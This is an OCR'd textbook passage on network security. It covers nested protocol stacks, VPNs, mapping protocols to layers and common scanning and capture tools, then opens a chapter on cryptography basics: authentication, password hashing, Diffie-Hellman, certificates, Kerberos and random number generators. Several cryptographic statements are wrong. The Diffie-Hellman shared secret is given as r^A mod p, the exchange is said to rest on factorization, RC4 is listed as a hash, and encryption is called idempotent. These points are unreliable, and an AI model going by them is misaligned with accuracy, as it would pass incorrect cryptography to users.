


FIGURE 3.3 Two sequential stacks.

Because any data that passes down a sending stack appears the same after it passes back up the receiving stack, stacks can be nested. In a nested stack, a protocol in a specific layer may contain all the elements, from application to physical layer, of another stack. Nesting is commonly used when a network-based application fills the role of a single network protocol. A Sockets proxy (Socks) is an example of a stack within a stack (Figure 3.4). Socks is used to proxy connections through a remote system. Socks manages this by intercepting and modifying the IP headers of a data transmission. Rather than modifying all IP applications to use Socks, most Socks implementations intercept the network stack. After the data passes through the network layer, the Socks protocol redirects the data to a new stack rather than the remaining data link and physical layers. The new stack modifies the data for use with the Socks protocol, and then passes the data through the Socks data link and physical layers—the lower layer for the Socks stack may differ from the original lower layers.

Upon receipt by the Socks server, the external stack is pealed away, the IP layer is replaced, and the data is transmitted using the proxy's data link and physical layers.

3.3.3 VPN

A virtual private network (VPN) is a common example of nested stacks. In a VPN, the physical layer of one stack is actually an application for the next stack. Secure Shell (SSH) and `stunnel` are examples of protocols that can tunnel other protocols. The basic concept redirects the physical medium to an application that contains an




FIGURE 3.4 Example of a stack within a stack.

established connection. (This is discussed in detail in Chapters 9, 19, and 20.) The data for the virtual connection is tunneled through the application.

Tunneling is only part of a VPN. The second part requires network routing to be directed through the tunnel. This redirection can make two remote networks appear adjacent. VPNs are commonly used to connect two private networks over a public connection. The connection is done in three steps:

1. **Establish the public connection**. A dual-homed host, existing on both a private network and a public network, is used to connect to another dual-homed host. The connection is across a public network.
2. **Create the tunnel**. An application, such as `ssh` or `stunnel`, is used to tunnel a connection between the two hosts.
3. **Create the network**. A networking protocol, such as PPP, is initiated through the tunnel. This allows network traffic to flow between the private networks.

After establishing the VPN connection, network traffic is routed across the virtual network. Nodes using the virtual network may experience a latency related to the tunneling, but the two networks will appear adjacent.

3.4 LAYERS AND PROTOCOLS

Each layer in a stack may contain one or more protocols. A protocol implements a specific functionality associated with the layer. Although there are only two widely used stacks, and only a few layers to define each stack, there are literally thousands of standardized protocols, and even more that are considered nonstandard. Whereas stacks and layers are conceptual, protocols are specific definitions for the layer concepts. Two nodes on a network may use very different software to implement a particular protocol, but two implementations of a protocol should be compatible.

Because protocols apply the layer concepts, they may not fit perfectly into a single layer. Misaligned mappings and additional functionality can lead to an imperfect association between a protocol and a particular layer or stack.

3.4.1 Mapping Protocols to Layers

In general, the convention is to design and implement protocols so that they map directly into one layer. A single protocol should not perform tasks found in multiple layers. Unfortunately, due to poor design, ambiguous layer functionality, and technical constraints, many protocols are tightly associated with multiple layers. Moreover, a protocol may be designed for one stack, such as the TCP/IP stack, and therefore not have a perfect mapping into another stack like the ISO OSI model. For example, the IEEE 802 standard is designed for the TCP/IP stack and defines the network interface layer. Subelements of the standard, such as IEEE 802.3 are closely associated with the OSI data link layer, whereas IEEE 802.3z describes the OSI physical layer for Gigabit Ethernet. The set of IEEE 802 standards fit well into the TCP/IP model but not into the OSI model.

In addition to matching multiple layers, some standards and protocols define portions of layers. The IEEE 802.2 standard defines a subsection of the OSI data link layer, and resides above the IEEE 802.3 definition (see Chapters 5 and 7).

3.4.2 Misaligned Mappings

Protocols are often tightly associated between layers. Although this usually happens within a single layer, such as the association between SLIP and CSLIP—a compressed version of SLIP—the association can occur between layers. For example, IP resides in the network layer. But IP uses the Internet Control Message Protocol (ICMP) for routing and traffic management. Some of the ICMP functionality clearly resides in the network layer, as a sublayer above IP. But other ICMP functions appear to cover functionality found in the transport layer. For example, ICMP manages the IP flow control, which is network layer functionality. But ICMP can also define data to be transported, such as the content of an ICMP Echo (ping) packet. The capability to define data for the network layer occurs in the transport layer. Thus, ICMP contains both network and transport layer attributes.

Because protocols represent a specific implementation and not an abstract concept, and because protocols may be designed for an alternate stack, many protocols do not map properly into a specific stack model. Although there may not be a perfect mapping, there remains a general alignment.

3.4.3 Different Layers, Different Views

The implementation of a specific protocol or standard may incorporate the functionality from multiple layers. As such, different people may associate protocols with different layers. A very common example is the Secure Shell (SSH) executable, `ssh`. This executable is primarily used to implement an encrypted tunnel. Encryption is a modification of the data and usually associated with the OSI presentation layer; however, `ssh` implements a few other functions:

Login Functionality: SSH provides user authentication. The authentication covers the entire protocol's connection and permits an extended connection. Extended connection support is usually associated with the OSI session layer.

Remote Procedures: The SSH daemon, `sshd`, can provide specific services, or functions. This is reminiscent of remote procedure calls (RPC), a function usually associated with the OSI session layer.

Command Prompt: When `ssh` is used by itself, it may run a remote program or start a login shell. Both remote program execution and providing a login shell are OSI application layer functions.

SSH fits well within the application layer of the DoD TCP/IP stack, but it does not fit well within the ISO OSI model. Although SSH is best described as an OSI presentation layer protocol, it is commonly included in the session or application layers.

Another example of an ill-fitted protocol is SAMBA, the open source implementation of Microsoft's Server Message Block (SMB) protocol. SMB is used to share resources, such as disk drives or printers, between computers. SMB is an application layer protocol that is dependent on the NetBIOS protocol. NetBIOS is sometimes classified within the transport layer, but also provides named pipe support—session layer functionality. The implementation of the SAMBA client includes SMB, NetBIOS, named pipes, and even an FTP-style interface—an application layer function that interfaces with the SMB application layer. The SAMBA client includes OSI transport, session, and application layer functionality.

3.5 COMMON TOOLS

Network maintenance and security requires tools for querying, collecting, assessing, and analyzing network traffic and connected nodes. Although there are a large variety of tools and many are open source, only a few regularly exist on most operating systems. Some of the more popular tools may need to be downloaded and installed. The common tools perform general functions, and the specific tools test explicit functions.

3.5.1 Querying Tools

Querying tools permit an administrator to test network connectivity and the functionality of specific protocols. These tools test connectivity to a particular network protocol. A successful query indicates network connectivity from the local host to the queried protocol on the remote host, but does not indicate full connectivity within the stack. Common query tools include the following:

Arp: A tool that lists the local ARP table (data link layer, see Chapter 10), modifies the ARP table, and more importantly, generates an ARP network request. If the `arp` command cannot identify a host on the local network, then the host is not on the local network (or not online).

Ping: A simple tool that generates an ICMP echo request. A successful `ping` indicates connectivity along the physical, data link, and network layers.

Netstat: The `netstat` command is available on nearly all networked operating systems, although the parameters and output format may vary. This tool provides a variety of network related status reports, including current network connections, routing tables, and number of bytes transmitted and received. Metrics can be displayed by network interface or protocol.

Telnet: Although originally designed for establishing a remote shell connection, `telnet` is commonly used to test connections to remote TCP services. Telneting to a specific port on a remote host can test the connectivity of the entire remote network stack. The `netcat` application (`nc`) is a common alternative to `telnet`.

Nmap: Nmap is an extremely powerful tool for identifying remote hosts. Nmap is capable of identifying active hosts (e.g., an ICMP ping scan) and transport layer ports (TCP and UDP). In addition, it contains fingerprinting capabilities. Nmap not only identifies available TCP network services on a remote host, but it can attempt to identify the type of services (Web, email, etc.) and identify remote operating systems.

p0f: Similar to nmap's operating system fingerprinting service, `p0f` estimates the type of remote operating system based on packet sequencing and related attributes.

3.5.2 Collection Tools

Collection tools are used to gather network traffic for analysis:

TCPdump: TCPdump interfaces with the data link layer and collects all packets received by the local host. Although the application's name is *TCP*dump, it can collect all network traffic that reaches the data link layer, including ARP, IP, TCP, UDP, and higher protocols. TCPdump is the de facto standard for network data collection; collected data is usually stored in the `tcpdump` format.

Snort: Snort is a very sophisticated alternative to `tcpdump`. Snort permits complex packet filtering and alerts based on specific matches. This application is the basis of many open source IDSs.

3.5.3 Assessment Tools

Vulnerability assessment tools analyze network interfaces for known and potential risks. Any segment of the network stack may be analyzed, although most tools primarily focus on the OSI session, presentation, and application layers.

Three common assessment tools are Nessus, SATAN, and Saint. These tools analyze services on remote hosts for known risks. Analysis methods include port scans that identify potential network services, packet-based host profiling, and specific service assessment. After identifying the remote network service's port, the service is queried. Frequently, the tools can identify not only the type of service but also the exact version and patch level of the service. The identified service is then compared to a list of known service exploits.

Although these tools offer very powerful ways for administrators to quickly check their own networks for known risks, attackers can use these same tools to scan for vulnerable hosts. An attacker may use Saint to scan a subnet for particular vulnerabilities and later return with appropriate exploits.

Not all of the scans performed by these tools are harmless. For example, many of the scan options in Nessus are explicitly hostile. These scans test for overflow and write-enabled vulnerabilities. In addition, many services do not handle network scans well. Nessus scans that are not denoted as hostile may still hang, reboot, or otherwise impair the target system.

3.5.4 Analysis Tools

Analysis tools are used to view and interpret collected packets, and to generate explicit test cases. Ethereal is an example of a powerful analysis tool that can reconstruct network connections and decode hundreds of different network protocols.

Wireshark (formerly called Ethereal) has one specific limitation: it can only passively collect and analyze data. Wireshark has no way to inject packets. Without this functionality, it cannot generate specific test cases. A separate analysis tool, `hping`, offers a simple command-line interface for generating custom ICMP, UDP, and TCP packets (as well as other protocols).

SUMMARY

The Internet is designed for interoperability between networked systems. To assist the development of compatible architectures, stack models are used. Each stack contains multiple layers with distinct functionality. Protocols and standards apply the concepts from each stack.

Although there are many different stack definitions, most are compatible. Functionality in one stack can be mapped to functionality in another stack, but the functionality may not be a one-to-one layer mapping. The inaccuracies from converting between different stacks can lead to ambiguity when placing a specific protocol within a specific layer.

Although there are only a few common stacks, there are a large variety of protocols and standards across the layers. Just as there are many different protocols, there are even more applications that implement protocols. Although security risks from a specific application can be easily addressed, the errors, omissions, and oversights in standards, protocols, layers, and stack definitions lead to fundamental flaws that impact all applications.

REVIEW QUESTIONS

1. What is the IETF and what does it do?
2. Name two network stacks.
3. What is a VPN?
4. Are "layers" concepts or implementations?
5. What is a collection tool?

DISCUSSION TOPICS

1. Define *stack*, *layer*, and *protocol*. Where are security concepts such as authentication, validity, and nonrepudiation specified? Where are they implemented?
2. Can a stack implement the OSI network layers in a different order and still be compatible with the DoD TCP/IP and ISO OSI models? When would it be desirable to change the order?
3. Some layers define multiple functions. For example, the transport layer provides both ports and sequencing. Describe some reasons why these functions are not split into their own layers.

ADDITIONAL RESOURCES

W. Richard Stevens has many of excellent books on networking. These books are considered by many to be the de facto standard for network development.

- Stevens, W. Richard, et al., *Unix Network Programming, Vol. 1 & 2*. Addison-Wesley Professional, 2003.
- Stevens, W. Richard, et al., *TCP/IP Illustrated, Vol. 1, 2, & 3*. Addison-Wesley Professional, 1993.

In addition, Herbert Thomas offers an exceptional book on the Linux network architecture.

- Herbert, Thomas, *The Linux TCP/IP Stack: Networking for Embedded Systems*. Charles River Media, 2004.

Besides these general networking sources, there are books on nearly every specific protocol and standard, from 10Base-T and IP, to email and Web. Many of these books provide implementation, configuration, and security considerations for applications that implement specific protocols. Other books focus on the protocols themselves.

Understanding the shear number of protocols, and the relationship between them, can be daunting. Agilent's Test and Measurement Systems offers a poster that lists many of the common protocols and their relationships within the ISO OSI model. This poster, titled *Network Communication Protocols*, is freely available from the Agilent Web site (*http://www.agilent.com/*) as part number 5968-3611E. (Finding the poster on Agilent's Web site can be difficult, but most Web search engines can quickly find it by the part number.)

This page intentionally left blank

4 Basic Cryptography

In This Chapter

- Securing Information
- Necessary Elements
- Authentication and Keys
- Cryptography and Randomness
- Hashes
- Ciphers
- Encryption
- Steganography

Network stacks, such as the ISO OSI model and DoD TCP/IP stack, address data flow functionality, but do not define methods for securing information. Instead, information security is left to the individual protocol implementations. Although cryptography, steganography, and various authentication methods are used by many different protocols, they are not explicitly defined for any single stack layer. Encryption may occur within the network layer, presentation layer, or any other layer of the network stack. Moreover, different protocols at different layers may use different algorithms and approaches for securing information.

Although cryptography is not standard in the OSI model and not widely implemented (most protocols do not support cryptography), a few key protocols do implement cryptographic solutions. This chapter covers the basics of cryptography and related elements for securing information.

4.1 SECURING INFORMATION

There are three basic approaches to securing information: prevention, restriction, and cryptography. Access to information can be prevented. If an attacker cannot access information, then the information is safe from the attacker. For network security, isolated networks and restrictive architectures are generally sufficient deterrents. For example, many government offices have two computers that are not networked to each other. One computer accesses the public Internet, and the other only operates on a classified network. Without a connection between the two computers, it becomes difficult for an attacker on the unclassified network to attack the classified network. A classified network security breach indicates a conscious effort and not an accidental configuration error.

When networks cannot be isolated, access can still be restricted. Most remote login systems require a username and password. Different types of authentication exist for different security needs. Although authentication restricts access, it generally does not hinder eavesdropping-related attacks.

Cryptography is the most common approach for securing networks. Cryptography encodes data so that only the intended recipients can decode the message. Cryptographic systems include random number generators, hashes, ciphers, and encryption algorithms. *Steganography* (hiding information) is commonly associated with cryptographic algorithms.

4.2 NECESSARY ELEMENTS

Every cryptographic process has five main elements: the algorithm, environment, key, plaintext, and ciphertext. Encryption cannot work without each of these components. However, an attacker may know one or more of these required elements and use them to determine other elements.

4.2.1 Plaintext and Ciphertext

Cryptography is used to protect data from unintended recipients. The decoded data is called *plaintext*, but the data may not necessarily be text. Images and binary files may also be encrypted. Encrypted plaintext is called *ciphertext*. Ciphertext provides confidentiality by preventing unauthorized recipients from viewing the plaintext.

4.2.2 Algorithm

An *encryption algorithm* is used to convert plaintext (P) into ciphertext (C) and vice versa. This requires encryption (E) and decryption (D) functions, such that

$$E(P) = C \tag{4.1}$$

$$D(C) = P \tag{4.2}$$

Encryption algorithms are idempotent (see upcoming Note). Each encryption creates ciphertext that can be decrypted into plaintext. Repeated encryptions may generate different ciphertext, but the original plaintext can always be recovered.

In an idempotent *function, the same input always generates the same output. With encryption algorithms, random numbers can be used to generate differing ciphertext that decodes to the same plaintext. Random values may be used to pad the plaintext or modify ciphertext in noncritical ways. The only requirement is the combination of the encoding and decoding functions: D(E(P))=P.*

In contrast to encryption algorithms, cryptographic *hash algorithms* are not reversible and may not be unique. Hash functions perform a many-to-one mapping from the plaintext to a hash value. For example, a 4-MB file may be summarized by a 32-bit hash value. Many different plaintexts can generate the same hash value. These *hash collisions* are generally rare for strong algorithms and are not predictable for cryptographic hash algorithms.

4.2.3 Environment

Cryptographic environments specify implementation-specific options. Encryption algorithms (e.g., DES, Blowfish, and AES), hash functions (e.g., RC4, MD5), and key exchanges (e.g., DH and ADH) are well defined but vary between platforms. For example, the Diffie-Hellman key exchange (DH) can use very large integers. One implementation may use 64-bit integers, whereas another uses 256-bit integers. Although different bit sizes do not impact the mathematics behind the algorithm, it does impact platform compatibility. If the environment is unknown, then it can be as effective at deterring an attacker as using a novel encryption system.

Common environment factors include the following:

Endian: The byte order of integers can result in unexpected complexities. Motorola processors historically use *big endian*, where the highest-order byte is listed first. Intel processors generally use *little endian*, storing the lowest-order byte first. Network protocols generally use big endian.

Data size: The size of data structures can vary between protocols and platforms. For example, in ANSI-C, the size of an integer, `sizeof(int)`, varies by processor, compiler, and operating system. On most Intel platforms (e.g., ia64 and i386), an `int` is 4 bytes. But on an SGI Onyx2 running IRIX, integers can be 32 bytes.

Data wrapping: Many protocols encode, pack, or wrap data with additional information. If the wrapping method is unknown, then it can obscure the data.

Variable values: Many algorithms have modifiable variables. For example, the DES encryption algorithm uses an iterative loop. Nearly all DES implementations loop 16 times. Changing the number of loops creates an incompatible encryption system but does not invalidate DES.

As long as the encryption and decryption algorithms use the same environment, they will be compatible. But changing the environment can increase the difficulty for an attacker. Given a large number of environment variables, an attacker faces an exponentially difficult barrier for identifying the specific environment.

4.2.4 Key

Cryptographic algorithms convert plaintext to ciphertext in a nonpredictable way. The resulting ciphertext cannot be predetermined from the plaintext. Most cryptographic systems incorporate random number algorithms. The random number generator (R) is seeded with a specific value. The *seed* and plaintext generates the ciphertext. A *key* (K) may be used as the seed value or combined with a hash function to generate the initial seed value.

$$E\left(K,P\right)=C \tag{4.3}$$

$$D\left(K,C\right)=P \tag{4.4}$$

Without a key, the algorithm performs an *encoding*, not an encryption. The same plaintext will always generate the same ciphertext. Any attacker knowing the algorithm can readily decode the ciphertext. Encryption algorithms use keys to vary the ciphertext; plaintext encrypted with different keys generates different ciphertexts. Without knowing the correct key, an attacker cannot decode the ciphertext.

4.2.5 Cracking Cryptographic Systems

When attackers target a cryptographic system, they attempt to defeat the algorithms through *cryptanalysis*. This is usually done by intercepting the ciphertext, determining the algorithms and environment, and using them to derive the plaintext. In general, the more elements an attacker has, the easier the system is to defeat. For example, when attacking the encryption from the Secure Shell (SSH) protocol (Chapter 20), the environment and ciphertext are known. The algorithm used by SSH is limited to DES, 3DES, or Blowfish. Because the attacker does not know the plaintext or key, these define the attack vectors.

Determining plaintext is not always an attacker's goal. Attackers frequently attempt to identify algorithms or keys. Sometimes determining the exact content of the plaintext is not realistic, but even determining how a defender uses encryption can assist an attacker. Chapter 20 details a timing attack against the SSH environment that can be used to determine the plaintext contents of some encrypted packets—and this does not require knowing the algorithm or keys.

4.3 AUTHENTICATION AND KEYS

When a user remotely connects to a computer, he is identified with the system. If the user is authenticated, then access is provided. Unidentified users are blocked. The many types of authentication mechanisms generally fall into one of three classifications:

Something you know: Passwords and PIN numbers are types of information used to access systems. The authentication assumes that knowledge of these secrets is sufficient to authenticate the user.

Something you have: Room keys and badges are physical items that provide authentication. Physical keys and badges can be copied, however, digital badges and keys can deter counterfeiting efforts.

Something you are: Biometrics, such as fingerprints, iris and retina patterns, and even handwriting patterns, are distinctive. Unlike the other two classifications, these do not require memorization and cannot be easily passed to other people.

Simple authentication systems may use only one type of authentication, such as a password. Single authentication methods are called *one-part authentication*. Authentication systems that require many elements from one category are also called one-part authentication. In general, a system that requires two types of memorized information is just as secure as a system that requires one larger piece of memorized information. Needing two digital keys to enter a system is no safer than needing one digital key.

More complex systems use *two-part* or *three-part authentication*, indicating elements from two or three authentication classes. For example, requiring a password and fingerprint is much stronger than requiring either alone.

In cryptography, keys are used to access data. The keys may come from a variety of elements, including passwords, random numbers, and *hashes* (digital summaries) of provided information.

Something You Are... Missing

Each of the three authentication classifications has distinct weaknesses. The most common type of authentication relies on passwords. Users are expected to memorize these bits of information, but they often forget them. Up to 80 percent of system administration help calls concern forgotten passwords [Hayday2003]. In addition, attackers can steal passwords—they only needs to observe the password to compromise it. Users that access many systems are left with a dilemma: they can use many passwords but risk forgetting them, or they can use one password and potentially compromise all of their systems. In addition, users commonly write down passwords, allowing another vector for password theft.

Physical keys, such as digital tokens, badges, and USB dongles (devices that plug into USB sockets) can be misplaced or stolen. Damage is also common—most digital keys are pocket size and do not survive washing machine rinse cycles.

Biometric authentication systems are often touted as secure because the information cannot be duplicated, stolen, or misplaced. But these solutions have their own limitations. For example, biometric devices that require fingerprint identification block access to people who are missing fingers or hands. Similarly, a variety of eye diseases can impact iris and retina identification. Even voice identification can be deterred by the common cold. Although biometrics are very accurate, they are also very restrictive and influenced by temporary and permanent physical changes.

4.3.1 Key Management Risks

Regardless of the key type, key data must be stored on the computer system for use in a cryptographic system. Passwords, physical key identifiers, and biometric information are stored in files and databases. An attacker who can compromise a database of fingerprints can generate authoritative fingerprint information—without having access to the physical finger. There are three main approaches for protecting password information. The first approach simply restricts direct access to the key database. Although the database must be accessible, this does not necessarily mean direct access. Restrictive filters and programming interfaces can mitigate the need for direct access.

The second approach encrypts the key information within the repository. The *Pretty Good Privacy* system (PGP), for example, uses a cryptographic key to encode and decode data. A PGP key must be stored on the local system. To protect the key from theft, it is encrypted using a password. Only a user that provides the correct password can decrypt and use the key. This effectively wraps one-part authentication (something you have, the PGP key) with one-part authentication (something you know, the PGP key password); however, this aspect of PGP does not offer two-part authentication.

Instead of storing the actual key, the third approach stores a hash, or *digest*, of the key. Any key that generates the same hash value is considered to be acceptable. Many password systems use this approach, including Unix `/etc/passwd` entries and LDAP SHA1 passwords. To reverse, or *crack*, these password systems, an attacker must identify a password combination that generates the same hash. Tools such as John The Ripper (*http://www.openwall.com/john/*) and Rainbow Crack (*http://www.antsight.com/zsl/rainbowcrack/*) are used to guess passwords and identify hash matches.

That's a Password?

The Unix `/etc/passwd` file stores username and account information. Traditionally, it also stores a hash of the user's password. If the password were stored in plaintext, any user on the system could see all other passwords. Instead, the password is encoded. Older Unix systems used an algorithm called *crypt*. Crypt uses a modified version of the DES encryption algorithm—modified to be a hash instead of an algorithm that supports decryption. Later versions of Unix switched to MD5. (OpenBSD uses a variant of the Blowfish encryption algorithm.)

People commonly use the same password on multiple systems. By using a hash function, these systems ensure that the password cannot be recovered. Even if an administrator's account becomes compromised, the passwords remain safe.

In addition to using strong hash functions, most Unix systems have moved the passwords out of the `/etc/passwd` file. The `/etc/shadow` file stores passwords, whereas `/etc/passwd` stores user information. The shadow file is only accessible by an administrator. Regular users on the system cannot view the hashed passwords. This prevents dictionary attacks against the known hash values. Finally, `/etc/shadow` is not exported from the system. Remote attackers see access denial, local attackers see access restriction, and compromised administration accounts are faced with information that cannot be decoded.

4.3.2 Keys and Automated Systems

When an automated system uses encryption, the key must be made available to the system. This means that any attacker with access to the system will have access to the key. Although many complicated systems attempt to encrypt, encode, or hide keys that are used by automated systems, these are all instances of security-by-obscurity. Automated systems generally do not wait for information from manual sources; the data must be available when the system needs it. If the key is available to automated systems, then the key is potentially available to all users, friend and foe.

4.3.3 Symmetrical versus Asymmetrical Keys

The two primary types of keys are symmetrical and asymmetrical. *Symmetrical keys* means the same key is used for encryption and decryption. When using a network-based encryption system, both ends of the network require the same key. Risks are associated with the initial transfer of the key (it can be intercepted), but after the transfer, it can be used to safely encrypt data. DES, Blowfish, and AES are examples of encryption algorithms that use symmetrical keys.

Asymmetrical algorithms, such as PGP, use one key to encrypt and a different key to decrypt. The key pairs, called the *public* and *private keys*, allow key exchanges without risk. Both systems exchange public keys, but do not reveal their private keys. The public key is used for encryption and generates ciphertext—any user can encrypt the data—but only the private key can decrypt the ciphertext. In this scenario, an interceptor that sees the asymmetrical key exchange cannot crack the algorithm.

The public key is not always used for encryption. The private key can also create ciphertext. In this situation, anyone with the public key can decode the ciphertext. The benefit of this approach comes from nonrepudiation; the sender cannot claim that he did not encode a message, and all recipients know that the message is authentic. This is commonly referred to as a *cryptographic signature*. A sender may use private and public keys for encoding a message; the recipient's public key ensures message privacy, and the sender's private key signs the encryption, which ensures nonrepudiation.

In general, symmetrical algorithms are faster than asymmetrical. Many systems initiate the communication flow with asymmetrical keys. Then a symmetrical key is transmitted using the asymmetrical encoding. When both ends have the symmetrical key, they switch over to the faster symmetrical algorithm. This type of handshake ensures the safe transfer of the symmetrical key between two authenticated parties and provides the speed benefits of a symmetrical algorithm.

4.3.4 Key Exchange

Symmetrical and asymmetrical keys require the keys to be shared before use. In 1976, Whitfield Diffie and Martin Hellman developed an algorithm to exchange a secret key in a public forum without compromising the key [Diffie1976]. Called the *Diffie-Hellman key exchange* (DH), this algorithm is based on a mathematical property: factorization is more difficult than multiplication. DH is commonly used in network protocols because keys are not always preshared. IPsec, IPv6, SCTP, SSH, and SSL all support the DH key exchange.

NOTE

ON THE CD

The file `dh.c` *on the companion CD-ROM contains sample code that performs a Diffie-Hellman key exchange.*

In the basic DH algorithm, two parties share a predetermined prime number and primitive root. A *primitive root* (r) is any number where the modulus of its exponents covers every value (v) up to the prime number (p).

$$\text{For each } v=1...p\text{; there exists some } k\text{: } r^k \bmod p = v \tag{4.5}$$

For example, if the prime number is 7,919, then 3 is a primitive root, but 107 is not. The primitive root is used to generate shared secret values. By covering all possible values (v) up to the prime, the primitive root ensures that an attacker must scan up to 7,919 values to identify the key.

NOTE

This simple example used 7,919, which is too small to be a secure prime value. Most implementations use much longer prime numbers, where the time needed to compute each r^k becomes prohibitive. Good prime numbers can be 300 digits or longer.

The prime number and root can be publicly known and traded. Disclosing this information does not impact the security of the algorithm. Each party also selects a private key. The private keys a and b are combined with the primitive root and prime numbers to generate public keys, A and B:

$$A = r^a \bmod p \tag{4.6}$$

$$B = r^b \bmod p \tag{4.7}$$

The public keys are exchanged and used to determine the shared secret (s):

$$s = r^A \bmod p = r^B \bmod p \tag{4.8}$$

The shared secret (*s*) is known to both parties but was never transmitted over the network. An attacker who observes the key exchange knows the public keys (*A* and *B*), prime number (*p*), and primitive root (*r*), however, to derive the shared secret, the attacker must also determine both private keys. If the prime number has 300 digits (requiring 1024 bits, or 128 bytes, of storage), then it can take a very long time (decades or centuries) to identify the shared secret. Alternatively, the attacker could simply try all of the possible shared secret values—an equally daunting task.

4.3.5 Certificates and Certificate Authorities

The Diffie-Hellman key exchange provides the means to generate a shared secret value, but it does not authenticate either party. Although a man-in-the-middle (MitM) attack cannot compromise an observed key exchange, the MitM can impersonate either end of the key exchange. If an attacker wants to compromise the key exchange between a client and server, he can intercept the initial key exchange. This allows the attacker to exchange keys with the client and server independently and then relay data between them.

Certificates and certificate authorities provide the means to authenticate the ends of a key exchange. A *certificate* is a unique data sequence associated with a host. A *certificate authority* (CA) is a trusted third party that can validate a certificate. When the client and server exchange public keys, they each query the CA with the public certificates. Only authenticated certificates are accepted.

One of the most widely used certificate systems is the Secure Sockets Layer (SSL) protocol. SSL is a presentation layer protocol commonly used to provide security to Web connections—HTTPS is HTTP with SSL. Although certificates do provide authentication, they are not always used in a secure manner. The main risks concern automation, bidirectional trust, and the trustworthiness of the CA server—each of these are detailed in Chapter 21.

4.3.6 Kerberos

The *Kerberos* session layer protocol is an example of a strong certificate-based system. Kerberos uses a *key distribution center* (KDC) for initially granting a certificate. The client must authenticate with the KDC. The authentication requires two parts: a password or digital token, and a client-side certificate. The Kerberos *Authentication Server* (AS) validates the certificate. The result from the KDC and AS exchange is an authenticated client, with the client holding an authentication key.

The KDC and AS allows the client to communicate with a *Ticket-Granting Service* (TGS). Each network service requires a ticket, or service-specific certification, for granting access. The authenticated client requests the service and duration, and is provided a *Ticket-Granting Ticket* (TGT). The client may use the service as long as the TGT is valid.

For example, if a user wants to access a Web server using Kerberos, then:

1. The user logs in to the system, validating himself with the KDC and AS.
2. The user's Web browser uses the key to request a TGT from the TGS for accessing the Web server.
3. The browser then provides the TGT to the Web server, granting access to the server.

With Kerberos, all keys have durations. The TGT may expire, requiring a new TGT to be requested from the TGS. Session may also expire or require renewal.

In addition to authenticating connections and users, Kerberos provides a foundation for encryption. Each key and certificate encrypts traffic. As a result, an attacker cannot view information transfers, replay packets, or hijack sessions. If an attacker does manage to crack a session, it will happen long after the session has expired. An attacker is better off targeting an end user or server system than attacking the network traffic.

Kerberos is an example of a secure network protocol. It properly employs authentication and privacy through the use of encryption and key management. In addition, Kerberos is an open standard (RFC4120), with source code available from MIT (*http://web.mit.edu/kerberos/*). Systems that use Kerberos include IBM's Distributed Computing Environment (DCE), Sun RPC, Microsoft Windows 2000 and XP, and some versions of X-Windows.

Unfortunately, Kerberos does have limitations. The overhead and management of Kerberos limits its practical usage. In addition, variations of the implementation are not compatible. For example, the MIT Kerberos is not compatible with the Kerberos security in Windows 2000. Finally, applications must be modified to use Kerberos—the protocol is not transparently supported.

4.4 CRYPTOGRAPHY AND RANDOMNESS

An ideal cryptographic system is not predictable. A particular plaintext value generates a specific ciphertext value, but the ciphertext is unknown without applying the algorithm. This prevents an attacker from readily determining the plaintext from the ciphertext. Three common methods are used to obscure, or randomize, the plaintext-ciphertext relationship: random number generators, confusion, and diffusion. These methods combine to form cryptographic *substitution boxes* (S-box). An S-box is used to obscure the relationship between the plaintext and ciphertext.

4.4.1 Random Numbers

Most cryptographic algorithms are based on a controlled random number generator. Given an input, the generator creates an output. But one input and output pair cannot be used to determine a different input and output pair. For example, a simple linear congruence pseudo-random number generator [RFC1750] bases the output on the previous value:

$$v_{i+1} = \left(v_i \cdot a + b\right) \bmod c \tag{4.9}$$

Given the same inputs (v_i, a, b, and c), it generates the same output (v_{i+1}); however, the output value is not immediately predictable without applying the algorithm. Most random systems store the previous value. For example, in ANSI-C, the `srand()` function initializes (*seeds*) the first value (v_0). All subsequent calls to the `rand()` function update the previous value.

In cryptography, the random algorithm is seeded using the key. The random values are combined with the plaintext to create ciphertext. In decryption, the random sequence is re-seeded, and the random elements are removed, leaving the plaintext.

More complicated random number generators use a variety of mathematical operators, including addition, multiplication, bit shifting, and logical AND, OR, and XOR. In addition, some use external data sources for generating *entropy* (information) to mix into the random algorithm. In general, external entropy is not desirable for cryptographic systems because the random sequence cannot be regenerated to decode the ciphertext.

Encryption with external entropy creates a different ciphertext each time. But the difference may not always impact the decoding. As long as the external entropy can be added and not change the decoded plaintext, it can be used to deter cryptanalysis.

4.4.2 Confusion and Diffusion

In 1948, Claude Shannon described two properties for obscuring plaintext contents: confusion and diffusion [Shannon1949]. *Confusion* refers to data substitution. For example, a Caesar cipher performs letter-by-letter substitutions (e.g., replace all occurrences of "*a*" with "*w*"). Similarly, Rot13 rotates each letter by 13 characters ("*a*" becomes "*n*", "*b*" becomes "*o*", etc.). More complex systems may perform substitutions across bit patterns or blocks of data.

Ciphers that strictly rely on confusion use the replacement character sequence as the cryptographic key. With Rot13, the key is known, but other ciphers may require statistical analysis or brute-force guessing to determine the key.

Even though confusion impairs readability, it remains vulnerable to cryptanalysis. In English, the letter "*e*" is the most common letter. Caesar and Rot13 ciphers do not remove this property—the most common letter from an encoded English paragraph is likely "*e*." Complex substitutions may require additional analysis, but they are still vulnerable to frequency and pattern recognition.

Diffusion spreads data. This can be a simple bitwise rotation or a more complex *weaving*. For example, the bits 110011 may be woven by rotation (100111 or 111001) or by interlacing (e.g., patterns such as odd and then even positions: 101101). When diffusion is used across a large block of data, individual byte frequencies can be obscured.

4.4.3 S-Box

